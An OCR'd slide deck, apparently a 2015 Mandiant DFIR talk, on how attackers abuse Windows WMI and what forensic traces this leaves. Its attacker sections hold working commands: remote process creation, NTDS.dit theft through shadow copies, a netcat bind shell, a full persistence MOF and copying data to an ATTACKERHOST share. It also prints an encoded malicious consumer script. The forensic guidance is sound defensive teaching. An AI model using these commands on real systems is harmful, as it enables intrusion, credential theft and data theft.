MANDIANT®
A FireEye® Company

THERE'S SOMETHING ABOUT WMI


SANS DFIR SUMMIT 2015

SECURITY CONSULTING

OVERVIEW AND BACKGROUND

BACKGROUND

- 2014 – Mandiant investigations saw multiple threat groups adopt WMI for persistence
- Used “The Google” and found little mainstream forensic info on using WMI for persistence
- One mainstream reference:
  - http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp__understanding-wmi-malware.pdf



WMI malware

wmi malware
wmi malware **scan nbin**
remove wmi malware
wmi **provider host** malware

About 404,000 results (0.40 seconds)

[PDF] Understanding **WMI Malware** - Trend Micro
la.trendmicro.com/.../understanding-**wmi-malware**-research-... ▾ Trend Micro ▾
Understanding **WMI Malware**. 2. RESEARCH PAPER I UNDERSTANDING **WMI MALWARE**. CONTENTS. INTRODUCTION ...

WMI Abused for **Malware** Operations - Trend Micro Blogs
blog.trendmicro.com › ... › Bad Sites ▾ Trend Micro ▾
May 26, 2010 - TrendLabs^{SM} recently handled a client case last March wherein two peculiar **malware** leveraged a Windows service—**Windows Management** ...

OVERVIEW

- What is WMI and how can you interact with it
- Red side:
  - How to use WMI during each phase of an intrusion
  - How to undermine detection when using WMI
  - Some of the ways WMI can be used to achieve persistence
- Blue side:
  - Forensic artifacts generated when WMI has been used
  - Ways to increase the forensic evidence of WMI to benefit your investigations
- Review some case studies involving WMI and targeted threat actors
- Q&A

WINDOWS MANAGEMENT INSTRUMENTATION (WMI)

- What is WMI?
  - Framework for managing Windows systems
  - Syntax resembles a structured query
  - Limited technical documentation
  - Primary endpoint components include:
    - Collection of managed resource definitions (objects.data)
      - Physical or logical objects that can be managed by WMI via namespaces
      - Structure appears informally organized
    - Binary Tree Index
      - List of managed object format (MOF) files imported into objects.data

WMI CONTINUED

- WMI present by default on all Microsoft OS’ >= 2000
- Powerful, but requires admin privileges to use
- Directly accessible using “wmic.exe” (CLI)
- Has a SQL-like structured query language (WQL)
- Allows for remote system management
- Supports several scripting languages
  - Windows Script Host (WSH)
    - VBScript (ugh)
    - JScript (blech)
  - PowerShell (*guitar sounds*)

WMI SYNTAX TO LIST PROCESSES ON REMOTE HOST

```
wmic.exe /node:[SYSTEM] /user:[USERNAME]
/password:[PASSWORD] process get name,processid
```

WMI CONTINUED

- Most functionality stored in default namespace (library of object classes) called “Root\\CIMv2”
- CIMv2 classes include
  - Hardware
  - Installed applications
  - Operating System functions
  - Performance and monitoring
  - WMI management

MANAGED OBJECT FORMAT (MOF) FILES

- What if we want to add/extend the functionality of WMI?
- Solution: MOF files
  - Can be used to implement new namespaces and classes
    - Define new properties or create new methods for interacting with WMI
  - Portable, create once use many
  - Compiled on the system with “mofcomp.exe”
  - Support autorecovery via the “pragma autorecover” feature
    - At the command line:
      - `mofcomp.exe –autorecover my.mof`
    - Alternatively, include “#pragma autorecover” in MOF file
    - Prior to Vista, any MOF file in “%SYSTEMROOT%\wbem\mof\” would be automatically compiled and imported into objects.data at startup (no autorecovery required)

EXAMPLE MOF AUTORECOVERY

```
#PRAGMA AUTORECOVER

#pragma classflags ("updateonly", "forceupdate")

#pragma namespace("\\\\.\\root\\subscription")


instance of __EventFilter as $EventFilter

{

   EventNamespace = "Root\\Cimv2";

   Name  = "_SM.EventFilter";

   Query = "Select * From __InstanceModificationEvent Where TargetInstance Isa \"Win32_LocalTime\" 
And TargetInstance.Second=5";

   QueryLanguage = "WQL";

};
```


INTERACTING WITH WMI

HOW TO WMI

- WMIC – native Windows command line interface to WMI
- WinRM – Windows Remote Management command line interface
- WMI-Shell – Linux WMI client (bridges *NIX to Windows)
  - http://www.lexsi.com/Windows-Management-Instrumentation-Shell.html
- Impacket – Python classes for WMI
- Open Asset Logger – WMI client that identifies systems on the local network and uses predefined WMI queries
  - http://sourceforge.net/projects/openassetlogger/
- PowerShell – Windows scripting framework

WMIC

- Interface to WMI
- Includes aliases that map complex WMI queries to simple commands
- Requires administrator privileges to use (otherwise errors)



```
wmic:root\cli>/?

[global switches] <command>

The following global switches are available:
/NAMESPACE           Path for the namespace the alias operate against.
/ROLE                Path for the role containing the alias definitions.
/NODE                Servers the alias will operate against.
/IMPLEVEL            Client impersonation level.
/AUTHLEVEL           Client authentication level.
/LOCALE              Language id the client should use.
/PRIVILEGES          Enable or disable all privileges.
/TRACE               Outputs debugging information to stderr.
/RECORD              Logs all input commands and output.
/INTERACTIVE         Sets or resets the interactive mode.
/FAILFAST            Sets or resets the FailFast mode.
/USER                User to be used during the session.
/PASSWORD            Password to be used for session login.
/OUTPUT              Specifies the mode for output redirection.
/APPEND              Specifies the mode for output redirection.
/AGGREGATE           Sets or resets aggregate mode.
/AUTHORITY           Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>]    Usage information.

Press any key to continue, or press the ESCAPE key to stop
```

WINDOWS REMOTE MANAGEMENT

- Command line interface to WinRM
- Supports querying remote systems
- Note that WinRM uses HTTPS by default – attackers *like* encryption
- Can invoke WMI via “GET” operator
- Example use to query attributes of remote “spooler” service:
  - `winrm get wmicimv2/Win32_Service?Name=spooler -r:<remote system>`

WMI-SHELL

- Developed by Lexsi, originally
- Allows WMI commands to be run from Linux systems on remote Windows endpoints
  - Written in Python and VBScript
  - Only communicates over port 135
- Was ported by Jesse Davis (@secabstraction) to Windows as “Posh-WmiShell.psm1”
  - Pure PowerShell
  - Doesn’t write any VBScript to disk on remote system

IMPACKET SCRIPTS

- Part of CoreLabs Impacket
- wmiexec.py is a python class for remote WMI command execution
  - Doesn’t run as SYSTEM
  - Requires DCOM
- wmiquery.py is a python class that can be used for running remote WMI queries

OPEN ASSET LOGGER

- Developed by John Thomas
- Executes pre-built WMI queries
- Practical offensive use limited to reconnaissance (opinion)
- Can query a single machine or *all systems in a domain*

POWERSHELL

- Most powerful way to interact with WMI (opinion)
- Allows for a multitude of response formatting options
- PowerShell scripts are portable
- Only requires the source system to have PowerShell installed when interacting with WMI remotely
- Do you PowerSploit?

MALICIOUS USE CASES

WAYS ATTACKERS USE WMI

- Reconnaissance
- Lateral movement
- Establish a foothold
- Privilege escalation
- Maintain persistence
- Data theft

RECONNAISSANCE

- List patches installed on the local workstation with WMIC
  - `wmic qfe get description,installedOn /format:csv`
- List information on currently running processes with WMIC
  - `wmic process get caption,executablepath,commandline`
- List user accounts with WMIC
  - `wmic useraccount get /ALL`

RECONNAISSANCE CONTINUED

- Identify whether a target system is a SQL server using WMI

  -
    ```
    wmic /node:”192.168.0.1” service where (caption like “%sql server (%”)
    ```
- List network shares on a remote system using WMI and PowerShell

  -
    ```
    get-wmiobject -class “win32_share” -namespace “root\CIMV2” -computer
    “targetname”
    ```

LATERAL MOVEMENT

- Invoke a command on a remote system using WMI (note that this example is applicable to multiple phases of the attack life cycle):
  - `wmic /node:REMOTECOMPUTERNAME process call create “COMMAND AND ARGUMENTS"`

ESTABLISH A FOOTHOLD

- Execute commands on a remote system using WMI
  - `wmic /NODE: "192.168.0.1" process call create "evil.exe"`
  - Seriously, "process call create" is amazing

PRIVILEGE ESCALATION

- Three types of escalation:
  - Scheduled tasks
    - When you need something to run as SYSTEM (credential harvesting, for example)

      -
        ```
        wmic /node:REMOTECOMPUTERNAME PROCESS call create “at 9:00PM
        c:\GoogleUpdate.exe ^> c:\notGoogleUpdateResults.txt"
        ```
  - Volume Shadow Copy
    - Get the NTDS.dit database and crack some passwords

      -
        ```
        wmic /node:REMOTECOMPUTERNAME PROCESS call create “cmd /c vssadmin
        create shadow /for=C:\Windows\NTDS\NTDS.dit > c:\not_the_NTDS.dit“
        ```
      - Don’t forget the SYSTEM and optionally the SAM hives (if you want local hashes)
  - Process impersonation
    - Helps in situations where the WMI provider you want to use doesn’t have rights to behave as desired

EXAMPLE PROCESS IMPERSONATION USING VBSCRIPT

```
If args.Length = 0 Then
    Usage()
Else
    If strComputer = "." Then
        Set objWMIService = GetObject("winmgmts:{impersonationLevel=Impersonate}!\\.\root\cimv2")
    Else
        Set objSWbemLocator = CreateObject("WbemScripting.SWbemLocator")
        Set objWMIService = objSWbemLocator.ConnectServer(strComputer, _
            "root\CIMV2", _
            strUser, _
            strPassword, _
            "MS_409", _
            "ntlmdomain:" + strDomain)
    End If
```

MAINTAIN PERSISTENCE

- WMI Persistence requires three components
  - An event filter – the condition we’re waiting for
    - _EventFilter objects have a name and a “trigger”
  - An event consumer – the persistence payload
    - _EventConsumer objects have a name and one of the following:
      - A script (contained in objects.data)
      - A path to an external script (somewhere on disk)
      - A path to an executable (not a script, also on disk)
    - Pre-Vista ran as SYSTEM
    - Post-Vista run as LOCAL SERVICE
  - A binding that associates a filter to a consumer
    - _FilterToConsumerBinding objects reference an event filter and an event consumer

MOST USEFUL STANDARD FILTERS

- “Standard” filters included in default CIMv2 namespace
- _EventFilter classes include
  - Win32_LocalTime – a time condition like once per minute
  - Win32_Directory – the presence of a file or directory
  - Win32_Service – whenever a service starts or stops
  - …many, many more Operating System classes in CIMv2

EXAMPLE _EVENTFILTER USING WIN32_LOCALTIME

```
$instanceFilter=([wmiclass]”\\.\root\subscription:_EventFilter”_)
.CreateInstance()

$instanceFilter.QueryLanguage = “WQL”
$instanceFilter.Query = “SELECT * FROM
__InstanceModificationEvent Where TargetInstance ISA
'Win32_LocalTime' AND TargetInstance.Second=5”
$instanceFilter.Name=“SneakyFilter”
$instanceFilter.EventNameSpace = ‘root\Cimv2
```

Will run every minute when the
seconds hand is at “05”

MOST USEFUL STANDARD CONSUMERS

- CommandLineEventConsumer
  - Executes a command and arguments
    - `“powershell.exe mypayload.ps1”`
    - `“wscript.exe c:\mypayload.js”`
    - `“c:\nc.exe –l –p 2121 –e cmd.exe”`
- ActionScriptEventConsumer
  - Uses Windows Script Host (WSH)
    - https://www.mandiant.com/blog/ground-windows-scripting-host-wsh/
  - Runs scripts natively supported by WSH
    - JScript
    - VBScript

EXAMPLE ACTIONSCRIPTEVENTCONSUMER

```
$instanceConsumer =
([wmiclass]"\\.\root\subscription:ActionScriptEventConsumer").Cre
ateInstance()

$instanceConsumer.Name = “SneakyConsumer”
$instanceConsumer.ScriptingEngine = “JScript”
$instanceConsumer.ScriptFileName =
“C:\users\dkerr\appdata\temp\sneak.js”
```

EXAMPLE COMMANDLINEEVENTCONSUMER

```
Instance CommandLineEventConsumer as $CMDLINECONSUMER

{

Name = “Sneaky Consumer”;

CommandLineTemplate = “c:\\Temp\\sneak.exe /e /V /i /L”;

RunInteractively = False;

WorkingDirectory = “c:\\”;

}
```

CREATE A FILTER TO CONSUMER BINDING

- The _EventFilter and _EventConsumer have to be associated for persistence
  - Note that we defined $Consumer as “SneakyConsumer” and $EventFilter as “SneakyFilter” in previous examples

EXAMPLE COMMANDLINEEVENTCONSUMER

```
instance of __FilterToConsumerBinding

{

    Consumer   = $Consumer;

    Filter = $EventFilter;

};
```

LET’S PUT IT ALL TOGETHER

- One of the easier ways to accomplish this is to throw everything in a MOF file

EXAMPLE MOF FILE, “C:\WINDOWS\TEMP\SNEAK.MOF”

```
#PRAGMA AUTORECOVER
#pragma classflags ("updateonly", "forceupdate")
#pragma namespace("\\\\.\\root\\subscription")

instance of __EventFilter as $EventFilter
{
    EventNamespace = "Root\\Cimv2";
    Name  = "_SM.EventFilter";
    Query = "Select * From __InstanceModificationEvent Where TargetInstance Isa \"Win32_LocalTime\" And TargetInstance.Second=5";
    QueryLanguage = "WQL";
};

instance of ActiveScriptEventConsumer as $Consumer
{
    Name = "_SM.ConsumerScripts";
    ScriptingEngine = "JScript";
    ScriptText = "oFS = new ActiveXObject('Scripting.FileSystemObject');JF='C:/Windows/Addins/%Mutex%';oMutexFile =
null;try{oMutexFile = oFS.OpenTextFile(JF, 2, true);}catch(e){}"
                 "CoreCode = ‘INSERT BASE64 ENCODED SCRIPT HERE’ ';"
                 "if(oMutexFile){oMutexFile.Write(unescape(CoreCode));oMutexFile.Close();(new
ActiveXObject('WScript.Shell')).Run('cscript /E:JScript '+JF, 0);}";
};

instance of __FilterToConsumerBinding
{
    Consumer   = $Consumer;
    Filter = $EventFilter;
};
```

EXTRA CREDIT: DEFINE YOUR OWN CLASS

- Why bother?
  - _EventFilter and _EventConsumer objects aren’t that common
  - What if there was a sneakier way?
- Solution: create a benign-sounding class in CIMv2 with a benign-sounding property and fill with badness
  - Grab the PowerShell WMI module (powershelldistrict.com, “WMI-Module.psm1”)
  - Syntax:

```
New-WMIProperty –ClassName “Win32_MSUpdater” –PropertyName “CertificateStore” –
PropertyValue “<insert script here>”
```

  - Usage (call with PowerShell Invoke Expression!):
    - `Invoke-Expression -Command ([WmiClass]’Win32_MSUpdater’).Properties[‘CertificateStore’].Value`

WHY SHOULD YOU USE WMI FOR PERSISTENCE?

- None of the tools mentioned in the persistence section will trigger antivirus or whitelisting applications
  - wmic.exe and mofcomp.exe are trusted Windows binaries present on all Windows versions since 2000
    - PowerShell is also trusted, but isn’t always installed
  - Payload scripts are incredibly variable, with obfuscation this problem is compounded
- With an ActiveX Object you can instantiate IE (also native) for C2
  - Blend into normal network traffic
  - Inherit proxy creds cached in browser
  - No unique useragent to detect
- There is no functional way to determine at scale if the script referenced in an MOF file, passed on the command line, or inserted into objects.data is malicious – in other words a filename is not a good indicator

FINALLY, DATA THEFT


- Using WMI process call create

  -
    ```
    wmic /NODE: “192.168.0.1” /user:”Domain\Administrator” /password:”1234” process
    call create “xcopy “D:\\everything.rar” “\\ATTACKERHOST\\C$\\e.dat”"
    ```
- Using WMI and PowerShell

  -
    ```
    (Get-WmiObject -Class CIM_DataFile -Filter 'Name=“D:\\everything.rar"' -
    ComputerName MYSERVER -Credential
    'MYSERVER\Administrator').Rename("\\\\ATTACKERHOST\\C$\\everything.rar")
    ```

FORENSIC ARTIFACTS

OBLIGATORY REFERENCE TO THE MOVIE "TAKEN"


WHAT I DO HAVE ARE A VERY PARTICULAR SET OF SKILLS
SKILLS I HAVE ACQUIRED OVER A VERY LONG CAREER
imgflip.com

OVERVIEW OF ARTIFACTS

- In-memory
- File system
- Prefetch
- Registry
- WMI trace logs
- Network

PROCESS MEMORY ARTIFACTS

- Fragments of WMI commands may be found within the process memory for the following:
  - wmiprvse.exe – WMI provider process
  - svchost.exe – the specific process associated with the WinMgMt service
  - csrss.exe or conhost.exe – command line subsystem and console host processes, XP/2003 or Vista and later


- Reliable evidence of the following activities degrades quickly and is weak after any elapsed period of time (unless output files left behind)
  - Reconnaissance
  - Lateral Movement
  - Privilege Escalation

PROCESS MEMORY CONTINUED

BATMAN, THERE'S NOTHING IN MEMORY!
GET AHOLD OF YOURSELF, ROBIN! MEMORY ISN'T EVERYTHING!
imgflip.com

FILE SYSTEM – MOF FILES

- Malicious MOF files may still be present on disk
  - Example: “C:\Windows\Addins\evil.mof”
  - Don’t assume there’s no infection because these files don’t exist anymore
- MOF files may be copied into the autorecovery directory after the originals were deleted
  - “C:\Windows\System32\wbem\autorecovery\[RAND].mof”
- References to MOF files may be found in the binary tree index
  - “C:\Windows\System32\wbem\Repository\index.btr”



```
%windir%\system32\wbem\sdbus.mof
%windir%\system32\wbem\wudfx.mof
%windir%\system32\wbem\racwmiprov.mof
%windir%\system32\wbem\msiscsi.mof
%windir%\system32\wbem\iscsihba.mof
%windir%\system32\wbem\iscsidsc.mof
%windir%\system32\wbem\iscsiprf.mof
\wbem\hbaapi.mof
%windir%\system32\wbem\win32_tpm.mof
%windir%\system32\wbem\dimsroam.mof
F.mof
%windir%\system32\wbem\mswmdm.mof
%windir%\system32\wbem\msfeedsbs.mof
```


“f.mof” with no path

FILE SYSTEM – CIM REPOSITORY

- New WMI classes are stored in the CIM repository
  - File location: “C:\Windows\System32\wbem\Repository\fs\objects.data”
- String searches with the following terms may be helpful (does not scale, requires manual review):
  - EventConsumer
  - EventFilter
  - FilterToConsumerBinding
  - Wscript.shell
  - Wscript.sleep
  - On Error Resume Next
- Note that most Windows systems will have the following legitimate filter and consumer:
  - BVTFilter
  - BVTConsumer

FILE SYSTEM – CIM REPOSITORY CONTINUED

- Example JScript (base64-encoded) found within objects.data as ActiveScriptEventConsumer:



```
ActiveScriptEventConsumerNULNUL_SM.ConsumerScriptsNULNULJScriptNULNULoFS = new ActiveXObject('Scripting.FileSystemObjec
null;try{oMutexFile = oFS.OpenTextFile(JF, 2, true);}catch(e){}CoreCode =
'%76%61%72%20%67%53%6C%65%65%70%20%3D%20%31%30%30%30%20%2A%20%36%30%20%2A%20%33%37%3B%0D%0A%76%61%72%20%67%46%6F%72%77%61
%20%67%45%76%61%6C%43%6F%64%65%20%3D%20%27%27%3B%0D%0A%0D%0A%6F%57%53%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%
6C%6C%27%29%3B%0D%0A%6F%4E%74%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%53%63%72%69%70%74%2E%4
4%6F%72%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%62%65%6D%53%63%72%69%70%74%69%6E%67%2E%53%57
%57%4D%49%20%3D%20%6C%6F%63%61%74%6F%72%2E%43%6F%6E%6E%65%63%74%53%65%72%76%65%72%28%27%2E%27%2C%20%27%72%6F%6F%74%5C%5C%
6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%53%63%72%69%70%74%69%6E%67%2E%46%69%6C%65%53%79%73%74%65%6D%4F%6
D%0A%20%20%20%20%6F%4D%75%74%65%78%46%69%6C%65%20%3D%20%6F%46%53%2E%4F%70%65%6E%54%65%78%74%46%69%6C%65%28%27%43%3A%2F%57
%65%78%25%27%2C%20%32%2C%20%74%72%75%65%29%3B%0D%0A%20%20%20%20%6F%4D%75%74%65%78%46%69%6C%65%2E%57%72%69%74%65%28%27%2A%
0D%0A%54%4D%50%20%3D%20%6F%57%53%2E%45%78%70%61%6E%64%45%6E%76%69%72%6F%6E%6D%65%6E%74%53%74%72%69%6E%67%73%28%22%25%54%4
6%61%72%20%42%61%73%65%36%34%20%3D%20%7B%0D%0A%20%20%20%20%5F%6B%65%79%53%74%72%20%3A%20%22%41%42%43%44%45%46%47%48%49%4A
```

PREFETCH

- Prefetch files may capture useful command references
  - Windows Scripting Host (WSH)
    - C:\Windows\Prefetch\CSCRIPT.EXE-E4C98DEB.pf
    - C:\Windows\Prefetch\WSCRIPT.EXE-65A9658F.pf
  - WMI Standard Event Consumer
    - C:\Windows\Prefetch\SCRCONS.EXE-D45CB92D.pf
  - MOF compiler
    - C:\Windows\Prefetch\MOFCOMP.EXE-CDA1E783.pf
- Be aware that prefetch "accessedfiles" list may also reference the WSH, "mofcomp.exe", or "scrcons.exe", the script consumer executable
  - Guaranteed to occur legitimately, pivot on metadata

REGISTRY

- Binaries executed on remote systems may be recorded in the AppCompatCache registry key
  - Without context this may appear to be legitimate activity – note that these occur often in most environments
  - The following binaries may be relevant
    - Cscript.exe
    - Wscript.exe
    - Wmic.exe
    - Powershell.exe
    - Scrcons.exe
    - Mofcomp.exe


REGISTRY CONTINUED

- The list of MOF files for autorecovery is stored in the following registry key:
  - “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\CIMOM\autorecover mofs”

- Registering a WMI Event Filter which uses “Win32_LocalTime” causes the following empty registry key to be created
  - “HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\ESS\//./root/CIMV2\Win32ClockProvider”

WMI TRACE LOGS

- Scenario: an attacker interacts with a target system through WMI - What is the default level of logging for this privileged activity? **None**.



WMI TRACE LOGS CONTINUED


- Command to configure WMI trace logs
  - ”wevtutil.exe sl Microsoft-Windows-WMI-Activity/Trace /e:true”
